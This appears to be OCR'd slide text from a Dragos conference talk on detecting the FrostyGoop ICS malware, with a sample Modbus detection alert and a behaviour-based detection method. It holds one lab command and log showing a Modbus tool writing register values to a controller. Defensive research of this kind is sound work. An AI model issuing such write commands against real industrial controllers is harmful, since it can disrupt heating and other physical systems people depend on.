
How Russia-Linked Malware Cut Heat to 600 Ukrainian Buildings in Deep Winter







FrostyGoop ICS Malware




Which Detection?

Indicator Detection?

Legitimate or Malicious?

FrostyGoop




Can’t Be Detected

Unique Behavior

Programmatic Testing

Final Check with Experts



32

FrostyGoop Malware Network Behaviors

DETECTION INFORMATION

WHAT HAPPENED:
Asset 7 using IP address 192.168.0.50 sent at least two (2) uniquely-formed Modbus TCP commands to asset 8 at IP address 192.168.0.7 within a time window of 60 seconds. The Modbus TCP commands sent by asset 7 were atypical because the network traffic resembled unique telemetry only produced by the FrostyGoop malware. Consult the Dragos Platform's playbook for FrostyGoop, linked in this notification, for ways to triage and respond to this alert. « Read Less

OCCURRED AT:
08/01/24, 10:29 AM CDT

LAST SEEN:
08/01/24, 10:29 AM CDT

COUNT:
1

STATE:
UNRESOLVED

DETECTED BY:
FrostyGoop Behavior

SOURCE:
cf20131e-6e19-47eb-999a-2ee060079a02

DETECTION QUAD:
Indicator

ZONES:
RFC1918

THREAT GROUP:
N/A

ICS CYBER KILLCHAIN STEP:
Stage 2 - Install/Modify

MITRE ATT&CK FOR ICS TACTIC
Command And Control

MITRE ATT&CK FOR ICS TECHNIQUE
None

QUERY-FOCUSED DATASETS:
No Applicable Query-Focused Datasets

NOTIFICATION RECORD:
View in Kibana

PLAYBOOKS:
No Associated Playbooks

NOTIFICATION COMPONENTS:
View in Kibana

CASES:
No Cases Linked

ASSOCIATED ASSETS

View	Type	ID	Criticality	Name		Dir.
VIEW	Public Server	7	–	Asset 7	192.168.0.50	src
VIEW	Controller	8	–	Asset 8	192.168.0.7	dst

COMMUNICATIONS SUMMARY

Proto...	Client	Ephemeral Po...	Server	Server Ports	TX Bytes	RX Bytes
MODBU...	192.168.0.50	49327, 49328, 49...	192.168.0.7	502	1.4 KB	1.3 KB
MODBUS	192.168.0.50	49327, 49328, 49...	192.168.0.7	502	1.4 KB	1.3 KB

A Note on FrostyGoop Detection Methodology

X + Y
=
Bad

Behaviors are Not Normal


Preferred Method for Detecting ICS Malware

Longest Lasting

Most Robust

Re-usable

Exaramel C2 Followed by New Master Station then Commands



C2 in Environment + New Controlling Device + Commands from that Device

Havex C2

Black Energy C2

Grey Energy C2

+

Controlling Station

Server

IO-Controller

+

New Commands


ICS Malware is

ICS-capable software intentionally designed for adverse effects on OT environments.

3 Properties:


- ICS-Capable
- Designed with Malicious Intent
- Ability for Adverse Effects on OT environments

Modbus TCP



ANDY GREENBERG SECURITY JUL 23, 2024 5:00 AM

How Russia-Linked Malware Cut Heat to 600 Ukrainian Buildings in Deep Winter



```
C:\Users\debugee\Desktop\19252316164>modbus.exe -ip=192.168.56.15 -mode=write-m -address=1 -value=1 -count=2
2024/10/01 13:57:51 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:51 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count
2024/10/01 13:57:51 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:51 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count
2024/10/01 13:57:51 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count
2024/10/01 13:57:52 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count
2024/10/01 13:57:52 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count
```

ICS Capable,
Adverse Effects,
Malicious Intent

Engage Early,
Scope Properly,
Research Diligently

Test Extensively

Get Multiple Opinions

DEFENSE IS DOABLE

“Defenders need to be right 100% of the time but I only need to be right once.”

~ Famous PenTester

“Not So Fast.”

~ Obscure Detection Engineer

Q&A

QUESTIONS AND ANSWERS

Join us at the 9th annual Dragos Industrial Security Conference

DRAGOS INDUSTRIAL SECURITY CONFERENCE

DISC 2025

Exclusive OT Cybersecurity Event for Industrial Asset Owners and Operators

→ NOV 4-6

→ HANOVER, MD, USA

REGISTER NOW →

Register at: dragos.com/disc